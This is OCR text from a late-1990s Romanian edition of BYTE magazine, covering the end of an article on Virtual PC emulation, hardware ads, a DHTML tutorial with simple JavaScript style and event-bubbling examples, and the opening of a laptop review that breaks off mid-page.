
Sistemele emulate sunt în mod natural sortite să meargă mai încet decât hardul original. Dar inginerii de la Connectix s-au concentrat asupra aspectelor de reglaj fin ale emulatorului hardware, capabil să ruleze popularele jocuri de pe PC, dar și aplicațiile de productivitate, la un nivel de performanță acceptabil. Acest lucru a fost în sine o provocare, având în vedere faptul că procesorul PowerPC emulează nu numai Pentium-ul, dar și toate celelalte cipuri de pe placa de bază.

Performanța lui Virtual PC este afectată, de asemenea, într-o mare măsură, de sistemul gazdă pe care rulează. Ultimele PowerPC-uri cu rate de ceas foarte mari și cache-uri cuprinzătoare îl vor rula mai bine. Viteza și mărimea cache-ului de nivel doi (L2) este de asemenea un factor critic datorită extinderii codului ce apare în procesul de translație.

Cu toate că utilizatorii se vor ghida cu precădere datorită factorului de performanță, acesta fiind un emulator, nu trebuie scăpat din vedere faptul că Virtual PC emulează cu succes întregul PC la un nivel foarte jos. Programele PC – aplicații, drivere de dispozitive și sisteme de operare de asemenea – nu pot să sesizeze faptul că nu rulează de fapt pe un hardware PC. ■

Eric Traut **(traut@connectix.com)** *este inginer șef pentru Virtual PC la Connectix. La Apple Computer a scris emulatorul de recompilare dinamică de cod 680x0 pentru Mac-urile PowerPC.*

[din BYTE, o publicație McGraw-Hill, Inc.
Adaptare - *Adrian Pop*]



DEPĂȘEȘTE-ȚI GRANIȚELE MINȚII.
NOI DĂM GÂNDIRII TALE ARIPI !
Sistemele de calcul Ager : Glamour, Wizard, Glitter, Wise, Smart, Silver, Bright
THE COMPUTER COMPANY
Microsoft Windows 95 Upgrade
GLAMOUR P/200MHz
WIZARD P/166MHz
GLITTER P/150MHz
WISE P/133MHz
SMART P/120MHz
SILVER P/100MHz
BRIGHT K5/100MHz
AGER
THE COMPUTER COMPANY

Bd. Dimitrie Cantemir, Nr.2A, Tel.: 410-33-03, 410-33-16, 410-33-96, Fax: 410-33-40

NEC

CROMACLEAR™


UN ALT PUNCT DE VEDERE!




Tehnologia CromaClear permite focalizarea dinamica, generând imaginile cu cea mai mare claritate si acuratete.

Video Booster-ul ajuta la detalierea selectiva prin modificarea de contrast sau luminozitate pe zone restrânse din ecran.

1999
Deutsches Internet Forum
Internet
NEC
MultiSync M700



Opti Clear Coating împiedica reflectarea din ecran a undelor luminoase parazite dând maxima claritate imaginii.


VOLUME
TREBLE
BASS
BALANCE

On Screen Manager-ul generatia a II-a va permite perfecta personalizare a monitorului atât a sunetului cât si a imaginii.

NEC MultiSync®

Designed for Microsoft Windows 95
TÜV Rheinland Gruppe
ERGONOMIE GEPRÜFT
ERGONOMICS APPROVED
TCO 1992
energy
EPA POLLUTION PREVENTER
CE 95

Acum în România prin
Bucuresti, 11 Iunie 42
Tel.-Fax: 337-49-49

AGER
DISTRIBUTION

DHTML sprijină obiectele dinamice și permite o navigare mai rapidă prin prelucrări pe latura client. ***De Rick Dobson***

HTML Dinamic pe înțelesul tuturor, Partea I

HTML-ul Dinamic (DHTML) este ca HTML-ul „dopat“. Folosește un model bazat pe obiecte, care se construiește pe tagurile HTML, permițând stiluri, conținuturi dinamice, precum și poziționări și legarea datelor de browser. Pentru vizitator, o pagină DHTML oferă o navigare mai rapidă prin prelucrarea, în mod magic, a datelor pe latura client.

Acest articol este primul dintr-o serie de trei articole despre DHTML. O revizuire a CSS (Cascading Style Sheets - nivele de stiluri în cascadă), o tehnologie de bază a DHTML, a dus la discutarea tagurilor HTML ca și obiecte. Această introducere în DHTML se termină cu introducerea obiectului eveniment `event` și termenul *ascensiune (bubbling)* - un nou concept de scriptare, care simplifică codul și îl face mai eficient.

Nu este surprinzător că Netscape și Microsoft oferă implementări diferite de DHTML. Ambele companii promit că aceste versiuni vor converge după ce World Wide Web Consortium (W3C) va emite recomandările finale. Acest articol folosește versiunea Microsoft, pentru că aceasta oferă mai multe posibilități. Astfel oferă peste 90 de elemente HTML cu proprietăți, metode și evenimente. Pentru o documentare detaliată vedeți http://www.microsoft.com/msdn/sdk/inetsdk/help/. Acest server mai conține și un număr mare de exemple de cod, care vă ușurează învățarea acestei noi tehnologii.

Taguri și Obiecte Script

DHTML se bazează pe CSS. Această tehnologie a apărut prima dată cu Microsoft Internet Explorer 3 și este aprobat de către W3C. CSS permite dezvoltatorilor un control fără precedent asupra aspectului și poziționării conținutului în paginile Web. În general, ajută autorii de pagini Web în separarea stilului de conținut. (Uite mamă, poziționez oriunde fără a folosi tabele)

CSS oferă autorilor de pagini Web, patru căi de încorporare a componentelor de stil în documente. Mai întâi, vă puteți referi la o descriere de stil externă. În al doilea rând, puteți importa o descriere de stil externă. În al treilea rând, codul dumneavoastră poate modifica regulile stilului cu ajutorul unei perechi de taguri de stil plasate în interiorul documentului. În al patrulea rând, puteți plasa atribute de stil între tagurile unui document. Există peste 60 atribute de stil, care permit controlul în detaliu al aspectului paginii Web.

Galeria de Cod

Schimbare de stil elegantă

```
<HTML><HEAD><STYLE>
 .bigred {font-size:24pt;
  color:red}
 .littlegreen {font-size:10pt;
  color:green}
</STYLE>
<SCRIPT LANGUAGE="JavaScript">
function changeStyle() {
 document.all.tags("P").item(0)
  .className = "bigred";
 document.all.tags("P").item(1)
  .className = "littlegreen";}
</SCRIPT>
<BODY onclick="changeStyle()">
<P CLASS="littlegreen">Welcome!
<P>Click anywhere to
        accentuate Welcome!
</BODY></HTML>
```

Modificarea în amănunt a stilului

```
function changeStyle() {
document.all.tags("P").item(0).
        style.fontSize = "24pt";
document.all.tags("P").item(0).
        style.color = "red";
document.all.tags("P").item(1).
        style.fontSize = "10pt";
document.all.tags("P").item(1).
        style.color = "green";}
```

Toate tagurile HTML tradiționale au devenit obiecte DHTML. Dezvoltatorii de DHTML trebuie să scrie mici programe JavaScript sau VBScript, care să permită interactivitatea utilizatorului final (end user) prin manipularea metodelor și proprietăților metodelor. O mare varietate de evenimente permit selectarea dintr-o gamă largă a opțiunii pentru declanșarea codului care răspunde acțiunilor utilizatorului sau evenimentelor de pe Web.

Fiecare tag DHTML are și un corespondent script. De exemplu, tagul P corespunde elementului P (un obiect script). Proprietatea `parentElement`, care este `read-only`, a tagului P va da obiectul imediat superior din ierarhia documentului - elementul Body, care este deținut de tagul HTML: BODY. Proprietatea `innerText`, care este `read/write`, a tagului P permite ca dezvoltatorii să citească și să scrie în mod dinamic textul dintr-un obiect script P.

Două metode ale obiectului P sprijină operațiile dinamice asupra conținutului. Prima metodă: `InsertAdjacentHTML` vă permite introducerea unui bloc HTML într-un tag P. A doua metodă: InsertAdjacentText vă permite actualizarea conținutului unui paragraf, dar nu a codului HTML.

Stiluri Dinamice

Mulți dezvoltatori vor fi atrași de DHTML pentru că are posibilitatea de a schimba stilurile în funcție de evenimentele de la utilizator sau sistem. O cale simplă pentru a face acest lucru este folosirea proprietății `className`. Această proprietate se aplică blocurilor de elemente ca și P și corespunde atributului `CLASS`. Pentru a schimba stilurile trebuie doar să setați proprietatea `className` cu valoarea noului stil.

Pentru a revizui o proprietate, codul dumneavoastră trebuie să conțină o referință spre obiectul a cărui proprietate este.

Tagul all vine să vă ușureze treaba. Puteți folosi tagul `all` pentru a marca toate elementele similare din document. Apoi folosiți metoda `item` a tagului pentru a vă referi la instanțe specifice unui element din document. Apoi, setați proprietatea `className` a instanței ca fiind egală cu noua descriere de stil.

Listingul „Schimbare de stil elegantă“ din caseta „Galeria de cod“ (pagina anterioară) prezintă aceste principii. Documentul HTML conține două descrieri de stil și două blocuri paragraf. Blocul care conține textul „Welcome!“ are atributul CLASS setat la valoarea `littlegreen`, care reprezintă o descriere de stil. Printr-un clic în interiorul documentului se va genera un eveniment `onClick`. Acest eveniment va lansa funcția JavaScript `changeStyle()`. Aceasta folosește indecșii 0 și 1 pentru a se referi la primul sau al doilea paragraf. Funcția channgeStyle setează proprietatea `className` a paragrafelor la valoarea `bigred` respectiv `littlegreen`.

Ascensiunea evenimentelor

```
<HTML><HEAD><SCRIPT LANGUAGE="JavaScript">
function setParaStyle() {
   var el = window.event.srcElement;
   while (el.tagName != "P")
         {el = el.parentElement;}
   el.style.textDecoration = "underline";
   if (event.srcElement.tagName == "B")
         event.cancelBubble = true;}
function setBodyStyle() {
  alert ("Clicked heading is: "
    + event.srcElement.innerText)
   var coll = document.all.tags("H1");
   for (i=0; i<coll.length; i++)
     coll.item(i).style.color = "green";}
</SCRIPT></HEAD>
<BODY onclick="setBodyStyle()">
<H1>First Welcome!</H1>
<H1>Second Welcome!</H1>
<P onclick="setParaStyle()">Click anywhere,
 <B>but here</B>, to bubble up.
</BODY></HTML>
```

Segmentul de cod „Modificarea în amănunt a stilului“ din „Galeria de cod“ prezintă o tehnică mai granulară pentru a obține același rezultat. Această versiune a funcției `changeStyle()` modifică proprietățile specifice ale obiectului `style` pentru un paragraf. Când aveți nevoie de un control mai amănunțit decât cel permis de `className`, sau când doriți să faceți niște modificări speciale soluția este folosirea proprietăților obiectului `style`.

Evenimente și Ascensiune

DHTML introduce un nou obiect: `event`, care urmărește succesiunea evenimentelor. Proprietățile acestuia permit identificarea elementului unde s-a produs evenimentul, starea tastaturii, poziția mouse-ului și starea butoanelor acestuia. De exemplu, evenimentele `onclick` sau `onmouseover` reflectă acțiunea cu mouse-ul relativ la tagurile HTML, a utilizatorului final, iar evenimentul `onload` al tagului `body` apare imediat după încărcarea unei pagini. Dumneavoastră trebuie să scrieți codurile care să răspundă acestor evenimente. Codul de tratare al evenimentelor poate fi scris în European Computer Manufacturers Association (ECMA) JavaScript sau în Microsoft VBScript.

Evenimentele DHTML pot avansa de la un nivel inferior spre unul superior în ierarhia documentului. Acest lucru permite evenimentelor unui obiect de la un nivel ierarhic inferior să urce în ierarhia documentului și să declanșeze codul de tratare a unui obiect superior. Din cauza acestei posibilități trebuie să fim precauți și să ne folosim de posibilitatea de a bloca ascensiunea evenimentelor în cazul în care aceasta nu trebuie să aibă loc.

Codul „Ascensiunea evenimentelor“ de mai sus, prezintă modul de utilizare a obiectului `event` și reîmprospătează tehnicile script de bază. Documentul prezentat conține mai multe blocuri H1 și un bloc P. În interiorul blocului P este un bloc B. Blocul P are o rutină de tratare a evenimentului `onclick` și anume `setParaStyle()`.

Apăsând cu mouse-ul oriunde în interiorul blocului P va lansa rutina de tratare a evenimentului `onclick`. Aceasta începe prin citirea intr-o variabilă, `el`, a sursei evenimentului. Sursa poate fi atât blocul P, cât și blocul înglobat B. Dacă numele tagului nu este P atunci codul va atribui variabilei `el` valoarea părintelui tagului, astfel `el` va lua valoarea P. Să observăm că funcția folosește câmpul `tagName` a proprietății `srcElement` a obiectului `event`, pentru a detecta unde s-a apăsat butonul mouse-ului. Codul folosește proprietatea `textDecoration` a obiectului de stil asociat variabilei `el` pentru a sublinia întregul paragraf, indiferent de locul unde s-a apăsat butonul mouse-ului în interiorul paragrafului.

Ultima linie din `setParaStyle` decuplează ascensiunea evenimentelor dacă utilizatorul apasă cu mouse-ul în interiorul blocului B (îngroșat). Această linie controlează în mod selectiv propagarea evenimentelor în funcție de poziția de pe rând (în pagina HTML) unde se apasă cu mouse-ul. Un clic pe linia de text, în afara blocului B, va permite ascensiunea evenimentelor în ierarhia documentului până la nivelul `BODY` sau chiar mai departe. Rutina de tratare a evenimentelor de la nivelul `BODY`: `setBodyStye` va modifica culoarea celor două blocuri H1 din document.

Funcția `setBodyStyle` prezintă câteva tehnici script interesante. Mai întâi, folosește proprietatea `innerText` a obiectului `srcElement` pentru a afișa un ecou al elementului din document care a lansat în execuție funcția. În al doilea rând, folosește o buclă for pentru a parcurge indicii obiectelor corespunzătoare tagului H1.

Alegere dificilă

DHTML oferă dezvoltatorilor de pagini Web posibilitatea de a obține viteze mai mari și o interactivitate mai bună, iar utilizatorilor de Web posibilități mai bogate de navigare. Provocarea de a trece la DHTML se adresează dezvoltatorilor de HTML și Visual Basic deoarece se bazează pe HTML, dar oferă un model orientat obiect, familiar programatorilor de VB.

Trecerea la DHTML poate fi destul de problematică. Oare vor fi capabili utilizatorii să vadă efectele? Răspunsul este „DA“ doar în cazul în care aceștia dispun de Internet Explorer 4. Există două soluții la această problemă. Prima este de a folosi DHTML pentru o arie în care puteți distribui și browserul (intranet, sau extranet). A doua soluție e de a face aplicațiile de rețea atât de atractive încât utilizatori să treacă de la sine la navigatorul Internet Explorer.■

Rick Dobson, Ph.D. este președintele companiei CAB, care oferă consultanță în domeniul bazelor de date și Internet. Îl puteți contacta la adresa **Rick_Dobson@msn.com.**

[din BYTE, o publicație McGraw-Hill, Inc.
Adaptare - *Budai László*]

The Definitive Reference Source!

BYTE on CD-ROM

Over 7 Years of BYTE — 1990 to Present
Plus, Quarterly Updates

Call +353-091-752792
or Order via the Web at
https: // www.byte.com/orders/subcd.htm

BYTE
On CD-ROM
Instant Access To More Than 80 Issues of BYTE
7 Years
1990-1996
PLUS: July - Sept. 1997 Including Full Text and Graphics
Product Reviews & Core Technologies
BYTE Lab/NSTL Reports
Benchmarks
Cover Stories & Features
Complete Index to Articles & Full Text Database
Year 2000 The PC Threat
BYTE
Pentium vs. K6
Learning to Live with Linux
THE NEW USER INTERFACE
13 next-generation interfa
will make Net access eas
HOT TECHNOLOGY
Virtual Private Networks Cut Access Costs
Beta View: Internet Explorer 4.0
BYTE
Just How Fast Are 56K Modems?
PowerPC vs. Pentium II: Photo Finish
Oracle for the Web
SECURE YOUR NET!
Digital IDs will:
Secure corporate intranets
Control access to extranets
Make Web commerce safe
SPECIAL DATABASE COVERAGE

Phone Orders!
+353-091-752792

- ▶ SEARCH
- ▶ FIND
- ▶ SELECT
- ▶ EXPORT
- ▶ LOCATE
- ▶ SCAN

FAX Orders!
+353-091-752793

It's all at your fingertips — emerging trends, comprehensive world-wide industry analysis, multiplatform coverage of all the technologies, in-depth testing and product evaluations, advice, tips, expert opinions, and much more! It's a deal for anyone who's evaluating the significance of new technologies...doing research...making complex multi platform purchasing decisions...developing the next generation hardware or software products...preparing corporate plans.

It's Comprehensive... Time Saving...and Easy to Use! It's all in BYTE on CD-ROM.

English-language version only.
Available for Windows 3.1, NT, Win 95.

Order Now!

Toll-free International Numbers:

Belgium	080071635
Germany	0130826112
U.K.	0800973017
Italy	167876155
France	05916088
Netherlands	060222146
Switzerland	1557257
Denmark	80017728
Sweden	020791136
Other	
Int'l	091-752792
U.S./Canada	1-800-924-6621
FAX	353-091-752793

YES! I want the power and convenience of BYTE on CD-ROM.

☐ **Send me BYTE on CD-ROM *PLUS*!** The currently shipping version, *plus* 3 quarterly updates. 80+ issues for just **$54.95.**

☐ **Send me BYTE on CD-ROM!** Full text from Jan. 1990 through the end of the currently shipping quarter — over 80 issues for only **$39.95.**

Charge my: ☐ **Master Card** ☐ **VISA** ☐ **Amex** ☐ **Check enclosed** (Payable to BYTE magazine, US funds only)

Card #________ Exp. Date ________ Signature ________

Name ________

Address________

City________ State/Province/Country________ Zip/Postal Code ________

E-mail Address________

CDIP97

BYTE

Mail to: BYTE on CD-ROM, Post Office Box 72, Galway, Ireland

Canadian and U.S. orders, please add $2.95 for shipping and handling, and state tax where applicable. (Canadian orders add appropriate GST). Outside North America, add $5.00 for air mail delivery. Allow 6-8 weeks for delivery.

A Division of The McGraw-Hill Companies

Noile portabile MMX cu procesoare de 166-, 200- și 233-MHz echivalează un sistem pentru birou virtual.

De Michelle Campanale

26 de portabile puternice

Imaginați-vă următoarele: sunteți la 10 Km deasupra nivelului mării, îndesat în scaunul dumneavoastră mai ceva ca umplutura din curcanul de Ziua Recunoștinței. De-o parte și de alta aveți doi vecini iritabili care se luptă cu dvs. pentru spațiul liber pentru coate. Într-adevăr, o călătorie de sute de km în astfel de condiții nu este un lucru ușor. Un zbor lipsit de turbulențe o face însă suportabilă. Un laptop alimentat cu baterii puternice, dotat cu un ecran de 13,3 inci, un procesor Pentium MMX, un CD-ROM drive 20x și baterii cu o durată de viață de 6 ore pot transforma însă călătoria într-o delectare.

Regulile drumului

Adevărații experți ai călătoriilor nu-și vor părăsi căminul fără a avea la ei laptop-uri de încredere. Mai mult, se constată o nouă orientare de înlocuire a vârstnicelor calculatoare desktop cu versiuni portabile. În prezent, noua generație de notebook-uri, întărite de procesoare Pentium la 166-MHz și 200- sau 233-MHz „Tillamook“ sunt mult mai probabile de-a deveni înlocuitori desktop adevărați.

Am testat 26 de portabile care au atins ambele capete ale spectrului prețului, variind de la 2600$ la 5700$. Toate utilizau UC-uri la 166-, 200- sau 233-MHz. Am testat un bun eșantion din ceea ce se vinde în prezent pe piață și am decis să ne focalizăm pe modele la 166-MHz non-beta cu drivere stabile. Pentru această evaluare am căutat sisteme care aveau procesoare la 166-MHz sau mai mult, 1MB sau mai mult de memorie video RAM, 32 MB de memorie, un minimum de 2,1 GB disc hard, un maximum de 512 KB cache L2 și două baterii. (Manualele de referință și ghidul utilizatorului au fost de asemenea evaluate, contribuind la punctajul de facilități al fiecărui produs.) Veți remarca aici câteva sisteme testate care nu au subscris acestei liste de caracteristici; am dorit să fim siguri că au fost testate cele mai utile configurații, semnalând diferențele acolo unde era necesar.

Din păcate, unii producători au prezentat prea târziu sistemele pentru testare iar altele au eșuat din diferite motive. Deja am evaluat o versiune beta a noului ThinkPad 770 de la IBM (vezi „ThinkPad se perfecționează“, octombrie BYTE). Primul PC notebook (numit PowerTrip), provenit din vechiul creator de clone Macintosh Power Computing, nu a fost pregătit la momentul testării. Fujitsu, Nimantics și Samsung au pierdut de asemenea termenul limită de testare.

BYTE BEST

LAPTOP-URI

Micron TransPort XKE

Cu ecranul său de 13,1 inci, dublul dispozitiv de indicare și localizarea convenabilă a compartimentelor pentru unități, acesta este cel mai bun portabil la 166 MHz. Oferă o mare ușurință în folosire și un set puternic de facilități.

Gateway 2000 Solo 2300SE

Pentru prețul său mic, Gateway Solo 2300SE reprezintă o alegere reușită. În evaluarea preț/performanță a întrecut toate celelalte sisteme, iar setul său de funcționalități s-a clasat în top.

Ce este fierbinte și ce nu

Tendințele de evoluție în proiectarea laptop nu sunt greu de prezis. Suportul pentru Zoomed Video și CardBus este comun. Am văzut de asemenea un suport pentru accelerator hardware MPEG, pentru o vizualizare clară de imagini video pe tot ecranul cu 30 de cadre/secundă. Iar proiectanții continuă să-și perfecționeze sistematizarea spațiilor pentru unități.


Modemurile integrate încep să devină un standard pentru notebook-urile de performanță ridicată. Suplimentar, porturile USB (Universal Serial Bus) au apărut la majoritatea mașinilor testate. Câteva sisteme, cum ar fi cel de la Micron, au inclus ca și dispozitive de indicare atât un trackpoint cât și o suprafață tactilă. Tastele funcționale au inclus acces la unelte de configurare pentru fiecare dispozitiv de indicare.

O mulțime de computere, pe care le-am testat, au avut ecrane de 13,3 inci. Acestea au putut afișa video full-motion pe întreg ecranul. Multe din laptop-urile rămase au prezentat ecrane de 12,1 inci. Mai mult de jumătate din laptop-urile din testele noastre au avut o rezoluție internă maximă de 800 x 600 pixeli. Însă producători cum ar fi Gateway, Micron, Hewlett-Packard, Hitachi, Sony, Sharp și încă câțiva au oferit ecrane care suportau o rezoluție de 1024 x 768. Gateway 9100XL suportă o rezoluție internă maximă de 1280 x 1024 pixeli.

Suplimentar față de-o mai bună rezoluție ecran sunt vizibile și alte noutăți. Câțiva producători, cum ar fi Dell, Micron, Gateway, AMS Tech, Sceptre, WinBook, Eurocom și Micro International includ discuri hard uriașe cu un spațiu de 3GB. Pe partea de CD-ROM, Micron a spart piața prin lansarea unui sistem cu un CD-ROM drive 20x.

233 MHz: Construit pentru viteză

UC-urile MMX mobile rulând la 200 și 233 MHz sunt disponibile într-o varietate



DISPLAY
Dimensiunea ecranului: 12,1 inci SVGA sau XGA TFT. Ecranele de 13,1 inci XGA TFT abia au apărut pe piață; afișajele cu matrice activă de 14 inci vor sosi în viitorul apropiat.

DIFUZOR/MICROFON
